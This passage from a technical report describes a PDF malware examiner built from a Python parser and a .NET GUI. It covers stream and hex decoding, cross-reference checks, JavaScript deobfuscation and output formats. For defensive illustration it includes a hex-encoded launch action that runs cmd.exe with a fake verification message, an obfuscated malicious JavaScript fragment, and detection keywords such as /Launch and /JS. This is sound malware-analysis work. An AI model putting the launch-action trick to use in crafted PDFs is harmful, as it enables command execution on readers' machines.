When a string is successfully matched against a token in the PDF document, it is marked in the text file (using delimiters) so that it can be highlighted in the GUI. In the case that the matching token is a key or value in an object dictionary, this value is marked by enclosing it with pairs of asterisk characters. The name of the object which contains the marked dictionary element will be added to list of marked objects which is provided as XML output by the script. For example, where `/S /JavaScript` is a key and value pair in the data dictionary of an object, marking the value `/JavaScript` will result in: `/S **/JavaScript**` being stored in the output text file. This value should be highlighted by the GUI and the asterisks removed. In the case that the matching token is contained within a stream, both the stream and the object will be marked. This occurs by adding the object name to the list of marked objects (as above), however, the stream is marked by adding the object name to a list of marked streams. Object which should have their streams marked are provided as XML output by the script (i.e. no asterisks characters are used for marking streams).

8.2.3 Cross Reference Table Comparison

The PDF standard states that a PDF document must contain a cross reference table. This table contains a byte offset for each object indicating its position in the file. However, we have found that PDF documents will still be processed and rendered in Adobe Acrobat/Reader even if there is no cross reference table present. In the case that a cross reference table is present, our PDF parser checks whether each object begins at the byte offset specified in this table. Non-matching offsets may indicate that the file has been hand crafted or modified by a human rather than machine generated, which may increase the likelihood that the file is malicious. Invalid cross reference entries are marked with double asterisks characters and highlighted by the GUI in the same way as in the previous section for matching search strings. Additionally, we have found that in some cross reference tables generated by Adobe Acrobat, the byte offset may point to any byte within the object name definition (i.e. of the form `1 0 obj`). Therefore, our parser allows for this tolerance.

8.2.4 Stream Decoding

Streams may be encoded using various filters, such as `FlateDecode`, `ASCIIHexDecode` and `LZWDecode` (see Section 3.1.4). Malicious code such as JavaScript is often contained within object streams and encoded by one or more filters to avoid detection. Therefore, our PDF parser decodes any streams which have been encoded using the standards filters. We utilised and adapted code from Didier Stevens' PDF Parser Tool [47] to perform this functionality. The streams which are written to text files by our parser have been decoded.

8.2.5 Hex Decoding

The PDF standard supports hex encoding of strings within the PDF document. For instance, both keys and values contained within a data dictionary can be hex encoded. Hex encoding is often used to obfuscate malicious actions so that these cannot easily be detected. For instance, it is possible to specify a key and value pair as: `/F <636D642E657865>,` which decodes to: `/F cmd.exe,` or the pair
`/P`
`<2F4B206469720A0A0A0A546869732066696C6520726571756972657320766572696669636174696F6E206265666F726520646973706C6179696E672E0A0A>` which decodes to: `/K dir`

```


This file requires verification before displaying.
```

Hex can be encoded within a PDF document by delimiting it with angle brackets < and > or by delimiting each character with a leading hash e.g. `#63#6D#64#2E#65#78#65.` Our PDF parser converts any hex values into ASCII representation before storing the output into text files, using regular expressions and the `binascii` module in Python.

8.2.6 Object References

In a PDF document, an object may refer to another object. For instance, a reference of the form: `1 0 R` refers to the object definition `1 0 obj`. Our PDF parser also identifies the reverse reference associations between objects. That is, we establish a list of objects which refer to a particular object. We include this list of objects as an array at the beginning of the text file for a particular object preceded by the key `referencedBy`. For example, if the first line in the text file about an object contains `referencedBy [1 0 obj, 2 0 obj]`, this means this object is referenced by objects `1 0 obj` and `2 0 obj`.

8.2.7 JavaScript Formatting

Malicious code inside PDF documents may be written using JavaScript. Often this JavaScript is not formatted or uses long variable names to make it difficult to determine what the code does. Therefore, our Python scripts provide formatting and variable name substitution to JavaScript to make it easier to read, in order to help identify malicious code. Our script tokenises the JavaScript, where a token is defined as a string which is terminated by whitespace or another token from the following: "`=`"; "`==`"; "`|`"; "`||`"; "`&`"; "`&&`"; "`<`"; "`<=`"; "`>`"; "`>=`"; "`!`"; "`!=`"; "`;`"; "`(`"; "`)`"; "`[`"; "`]`"; "`{`"; "`}`"; "`.`"; "`,`"; "`%`"; "`+`"; "`+=`"; "`++`"; "`-=`"; "`--`"; "`-`". Note single and double quotations are not considered tokens.

A token is considered to be a variable if it is entirely alphabetic (i.e. not a symbol and not enclosed by quotations), and it is either:

- preceded by the token `var`; or
- followed by the token "`=`"; "`++`"; "`+=`"; "`--`"; or "`-=`".

If a variable name is encountered and it has not been encountered before, it is added to a list of replacements and associated with a newly generated variable name. New variable names take the form `A`, `B`, `C`, …, `Z`, `AA`, `AB`, …, `ZZ`, etc. During a second pass of the JavaScript, if any encountered token is contained within the list of replacements, then it is replaced by its newly generated name.

Formatting is generated as follows. A new line is generated after any "`{`"; "`}`" or "`;`" character. All lines following a "`{`" character are indented by one tab character. For every opening "`{`" character encountered the indent is increased by one tab character and for every closing "`}`" character encountered, the indent is decreased by one tab character. For example, Figure 57 is a section of malicious code.

```
function                               udo(WEkEBrKanFSnkLMbuGUFFy){var
lOiXuYNUnnobjHWYTYUpgboOXHB;FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV=0.
018;if(FRIFnDoAOrtLHDiviNSJPaAZvmmeLfFQOmKBlbxPV>3195){TcJCxhajMOVFuCfIz
cz             =1154;TcJCxhajMOVFuCfIzAcz              ++;a="V3v0aptc"}
q="ooh";n=att("3vvpmefXXQPGGF8c0x",4);j=0.016;if(j!=4483){v="mis"}y=2213
y++;while(WEkEBrKanFSnkLMbuGUFFy[l]*2<5){
WEkEBrKanFSnkLMbuGUFFy+=WEkEBrKanFSnkLMbuGUFFy;p=["mib","obi","fag"];t=0
006;if(t&lt;15){z=0.0039;z--}} return WEkEBrKanFSnkLMbuGUFFy}
```

Figure 57 Unformatted JavaScript code

Our JavaScript formatting script provides the output shown in Figure 58.

```
function udo(K){
   A+=1;
   var B;
   C=0.0018;
   if(C>3195){
      D =1154;
      D ++;
      E=“V3v0aptc”}
   F=“ooh”;
   G=att(“3vvpmefXXQPGGF8c0x”,4);
   H=0.016;
   if(H!=4483){
      I=“mis”}
   J=2213;
   J++;
   while(K[l]*2<5){
      K+=K;
      L=[“mib”,”obi”,”fag”];
      M=0.006;
      if(M&lt;15){
            N=0.0039;
            N--}
   }
   return K}
```

Figure 58 JavaScript code which has been formatted by our script

8.2.8 Text File Output

Once the parser has built a Python object representation of the PDF document, it uses this information to generate text file output of the data it has retrieved. It generates a separate text file for each of the extracted elements of a PDF document which are described in Section 8.2.8.1 to Section 8.2.8.7.

8.2.8.1 Object Definition

An object begins with an opening definition of the form `1 0 obj` and ends with the closing token `endobj`. The text file will contain the data between these opening and closing tokens (but not including these tokens), excluding comments and streams which are stored in separate files. The data between the opening and closing tokens may include data dictionaries specified using the opening and closing tokens `<<` and `>>`, respectively, and arrays specified using the opening and closing tokens `[` and `]`, respectively.

The formatting of the text file is as follows. Every `<<` and `>>` data dictionary delimiter is placed on a new line. Key and value pairs, and elements in an array are delimited in our output by a comma. Each key and value pair for a data dictionary is placed in a separate line in the file. However, it is possible that a value was hex encoded and contained newline characters. Since the text file output contains decoded ASCII, a value may span more than one line. Therefore, the GUI should treat a value as continuing until a new line begins with the `/` character (or `**/`), denoting the beginning of a new PDF primitive key (or a marked primitive key e.g. `**/JS**`). Arrays are included on the same line and elements are separated by a comma, e.g. `[1 0 R,2 0 R]`. The contents for an example file `obj-2-0.txt` is provided in Figure 59.

```
<<
/Root,1 0 R
/Font,[5 0 R,6 0 R]
/S,**/JavaScript**
/JS,9 0 R
>>
```

Figure 59 PDF parser output example

The parser identifies all PDF objects which refer to the current PDF object. Therefore, the first line of the text file will contain the keyword `referencedBy` and a value containing a list of these references. For example, `referencedBy [3 0 obj]` indicates that object `3 0 obj` references the current object. If no objects refer to the current object this line is omitted. Furthermore, a PDF primitive may be defined in another object. For example, a new font primitive `/F1` can be defined as shown in Figure 60.

```
6 0 obj <<
/Name /F1
/Type /Font
/BaseFont /Helvetica
/Encoding /MacRomanEncoding
/Subtype /Type1 >>
```

Figure 60 Primitive definition example

This primitive `/F1` can then be used in other objects as a key. If a primitive which is being used in the PDF document, is defined in another object, the Python script associates this primitive *p* with the object which defines it using the comment *p*`%definedIn:`[*objname*]`%`, where *objname* is the object which defines the primitive *p*. For example, `/F1%definedIn:1 0 obj%` means that `/F1` is defined in object `1 0 obj`. Note, in the situation where a primitive is associated with a `definedIn` tag and is also marked because it matches a search string parameter, it takes the form `**`*p*`%definedIn:`[*objname*]`%**`.

The filename for an object is specified as `obj-`*ID*`-`*gen*`.txt` where *ID* is replaced with the object identifier and *gen* is replaced with the object generation number. If an object with the same identifier and generation number occurs more than once in the PDF document, only the last occurrence of this object is given the filename `obj-`*ID*`-`*gen*`.txt`, and all previous objects are given the filenames `redundantobj_1-`*ID*`-`*gen*`.txt`, …, `redundantobj_`*n*`-`*ID*`-`*gen*`.txt`, where *n* is the object count.

8.2.8.2 Stream

An object may contain a stream which is denoted by the opening and closing tokens `stream` and `endstream` respectively. A stream file will contain all data between these opening and closing tokens, but does not include the tokens themselves. If the stream contents is encoded using a filter, the parser will attempt to decode it and will store the decoded stream in the file.

If it cannot be decoded the encoded stream will be stored in the text file. An object should only contain one stream. However, if more than one stream is found, these are each stored as separate files of the form `stream1_`*objname*`.txt`, …, `stream`*p*`_`*objname*`.txt`, where *j* is the stream number and *p* is the stream count such that 1≤*j*≥*p*, and *objname* is the name of the object in which the stream is contained, such that *objname*=`obj_`*j*`-`*ID*`-`*gen* or *objname*=`redundantobj_`*j*`-`*ID*`-`*gen* as defined above.

8.2.8.3 Cross reference table

If present, the cross reference table is stored in a separate file named `crossRefTable.txt`. There may be more than one cross reference table in a PDF document. A cross reference table begins with the opening token `xref`.

8.2.8.4 Trailer

If present, the document trailer is stored in a separate file named `trailer.txt`. The trailer is a data dictionary which begins with the opening delimiter `trailer <<` and ends with the closing delimiter `>>`. The trailer is parsed as a normal object but does not have an identifier or generation number.

8.2.8.5 Comments

If there are any comments contained in the document, these are stored in a file named `comments.txt`, each on a new line. This includes the first and last line of a PDF file which are: `%PDF` and `%%EOF`, respectively.

8.2.8.6 XML Output

The PDF parser script also produces XML output. There are several XML tags which may be present. The first is the `<statistics>` tag which contains various counts. It always includes:

- `<objectCount>` containing the number of objects found in the PDF document
- `<freeObjectCount>` containing the number of objects found in the PDF document which were not referred to by object which the Root object refers to. The root object is specified in the trailer using the `/Root` primitive, or in newer versions of the PDF standard, the `startxref` byte offset may point to an object specifying the `/Root` primitive (thus acting as the trailer object).
- `<commentCount>` containing the number of comments found in the PDF document. A normally formed PDF document with no comments, will always have a comment count of 2, because the `%PDF` and `%%EOF` delimiters are interpreted by the parser as comments.
- A count corresponding to all search parameters provided to the parser. Therefore, if the parser is provided the search parameter `/JavaScript`, then there will be a corresponding XML tag `<JavaScriptCount>` containing the number of times `/JavaScript` was found in the document. Note the backslash is omitted from the XML tag if present.

The XML output may also contain a tag `<markedObjects>.` This contains a listing of each object (enclosed within the XML tags `<object>` and `</object>),` which should be highlighted by the GUI. Marked objects are those which contained the search parameter provided to the script. For example, if the parser is provided with the search parameter `/JavaScript` and if `1 0 obj` contains a string `/JavaScript`, then the entry

`<object>1 0  obj</object>` will appear within `<markedObjects>.` Note, `/JavaScript` may appear in the object's data dictionary, stream, or in an array.

The XML output may also contain a tag `<markedStreams>.` This contains a listing of each object (enclosed within the XML tags `<object>` and `</object>`), which has a stream that contains the search parameter provided to the script. For example, if the parser is provided with the search parameter `/JavaScript` and if `1 0 obj` has a stream which contains a string `/JavaScript`, then the entry `<object>1 0 obj</object>` will appear within `<markedStreams>`.

The XML output may also contain a tag `<freeObjects>`. This contains a listing of each object (enclosed within the XML tags `<object>` and `</object>`) which was not referred to by the root object or any descendent reference from root. The root object is specified in the trailer using the `/Root` primitive or, in newer versions of the PDF standard, the `startxref` byte offset may point to an object specifying the `/Root` primitive (thus acting as the trailer object). For example, if `20 0 obj` is not referred to by the root object, then the entry `<object>20 0 obj</object>` will appear within `<freeObjects>.`

8.2.8.7 Log

The PDF parser script produces an output log file `report.txt` containing any extra details which were encountered during the parsing process, which could not be expressed in the XML based output. These include missing tags encountered during the parsing process or other errors in the document such as that the root object could not be found. For example, the report may contain messages such as `endobj missing from object 7 0 obj`.


One key sign of malicious code is where JavaScript is contained within a stream which has been encoded once or multiple times using PDF filters. If this has occurred it is recorded in the log file.

8.3 PDF Examiner GUI - .NET

The PDF Examiner GUI is designed to allow easy user interaction with the Python scripts which parse and extract PDF data from the PDF document, and the output generated by these scripts. Upon executing the .NET MS Windows application the user can open a PDF file for examination. Doing so will cause the GUI to invoke the Python parser script which will generate both the text files for each object (including the cross reference table, comments, trailer, etc.) and XML output. These are used by the GUI to provide the functionality presented Sections 8.3.1 to 8.3.6.

8.3.1 Display Object List

After the user has opened a PDF file for examination, the GUI generates a navigable list of hyperlinks on the left of the screen. This list contains each object extracted from the PDF, and also includes the list of comments, the cross reference table and document trailer. Additionally, if the PDF file has an object with the same identifier and generation number, then the last occurrence of that object is taken as the real object. We believe this could be used as a method for hiding malicious data, therefore, we present these overwritten objects as redundant objects. That is, where the object definition `1 0 obj` appears twice in a PDF file, the first occurrence is treated by our parser and GUI as `1 0 redundant obj` and the second occurrence is treated as `1 0 obj`. The GUI establishes the listing of object names based on the filenames generated by the Python parser script. Figure 61 shows the listing of objects found in the PDF document, including redundant objects.



Comments
1 0 Obj
10 0 Obj
11 0 Obj
12 0 Obj
13 0 Obj
14 0 Obj
15 0 Obj
16 0 Obj
2 0 Obj
20 0 Obj
21 0 Obj
22 0 Obj
23 0 Obj
24 0 Obj
3 0 Obj
4 0 Obj
7 0 Obj
8 0 Obj
9 0 Obj
1 0 Redundant Obj
7 0 Redundant Obj


Figure 61. Object listing

8.3.2 Display Object Contents/Detail

Elements from the left side list may include: an object definition, cross reference table, document trailer and document comments. We will discuss the way in which each of these are displayed in Section 8.3.2.1 to Section 8.3.2.4.

8.3.2.1 PDF Object Detail

When the user clicks on a PDF object from the left of the screen, its contents is displayed on the right. An example is presented in Figure 62 which represents an object `4 0 obj`.



Object: 4 0 obj

Referenced by

3 0 obj

Dictionary:

/Parent	3 0 R	
/Contents	5 0 R	
/Type	/Page	
/Resources	/ProcSet	/PDF
		/Text
	/Font	/F1 6 0 R
/MediaBox	0	
	0	
	612	
	792	

Figure 62. Object detail: objects that reference the current object, data dictionary, and object stream (if one exists)

A listing of all the objects which reference the current object is given. In the above example, object `3 0 obj` references the current object `4 0 obj`. The object's data dictionary is then displayed. This comprises a list of key and value pairs, which is enclosed in << and >> delimiters within the PDF document. In the Python text file output all << and >> delimiters are on a separate line and denote a data dictionary which may be nested.


A key and value pair is displayed as a row in a two column table, where the first column is the key and the second column is the value. Data dictionaries may be nested; a value in a dictionary may contain another dictionary. Therefore, the GUI uses a function recursively to parse dictionaries. A new two column table is created for every new data dictionary encountered and added to the appropriate outer table cell. For example, the `/Resources` key has a value containing a nested data dictionary shown as a nested table. Additionally, the value may be an array of elements. In the text file output from the Python script arrays begin and end with the [and] characters and are represented on a single line, where each element is separated by a comma. In the GUI, a new single column table is created for every array encountered and each array element is added as a new row to the table. Since arrays can be nested, each element is processed as a recursive call which adds another row to the nested single column table representing the array.

In the above example the key `/MediaBox` contains an array with four elements and the nested key `/ProcSet` contains an array of two elements. If the object has any streams, these will be displayed after the data dictionary.

The GUI supports hyperlink navigation to object references. For example, as described in Section 8.2.8.1, `/F1%definedIn:1 0 obj` means that `/F1` is defined in object `1 0 obj`. The GUI will then make /F1 a hyperlink which points to `1 0 obj`.

8.3.2.2 Cross Reference Table

The cross reference table is displayed as a table containing the object number, the byte offset in the file where the object definition should be, the generation number of the object and whether the object is in use. If the Python parser found that the object specification corresponding to the number and generation number, was not present in the PDF document at the specified byte offset, then the corresponding row in the cross reference table is highlighted as shown in Figure 63. The Python script marks a cross reference table entry by enclosing each cell value in the row in two asterisk characters. The GUI uses this to highlight the row and the asterisk characters are removed from the final output. Additionally, the GUI highlights the cross reference table element in the PDF objects list because this was included in the list of `<markedObjects>` in the XML output of the script.



Object Nbr	Offset	Generation Nbr	In Use
0	0000000000	65535	False
1	0000000012	00000	True
2	0000000109	00000	True
3	0000000165	00000	True
4	0000000234	00000	True
5	0000000401	00000	True
6	0000000505	00000	True
7	0000000662	00000	True

Key


🟥	Contains Statistical Parameter
🟧	Object not used (not referenced in PDF document)
🟧	Both
🟪	Error in Cross Reference Table: Offset does not match

Current PDF file location: C:\Python32\launch-action-cmd.pdf

Figure 63. Cross reference table listing

8.3.2.3 Trailer

The trailer is treated as a normal PDF object, which contains a data dictionary as shown in Figure 64.




Dictionary:

/Size	11
/Root	1 0 R

Figure 64. Trailer listing

8.3.2.4 Comments

Comments are displayed in a single listing as shown in Figure 65. Note that commented lines within stream objects are not treated as comments.




%PDF-1.7
//Set the name and
// Content is set in object
/*//Here comes the
something else */
%%EOF

Figure 65. Comments listing

8.3.3 Highlight/Mark Objects

In the "Statistical Parameters/Results" tab, the GUI allows the user to specify search strings which will then be matched against the contents of the PDF document during parsing. As shown in Figure 66, the user has already added the search strings `/JS`, `/Launch`, `JavaScript`, `/AA` and `/Goto`. An additional search string can be added by pressing the "Add Search String" button. When this occurs a new textbox is added on the GUI which will contain the number of times the string occurred in the PDF document after it has been parsed. After a PDF document is parsed, the number of times the search string occurred will be provided as XML output from the Python parser script. This XML is parsed and stored in the associated textboxes on the GUI. A hashtable keeps track of which textboxes are associated with which search string. Additionally, the number of objects in the PDF document, the number of free objects (those which are not referred to by the root object or its descendants) and the number of comments are also provided in the XML output and displayed on the GUI.

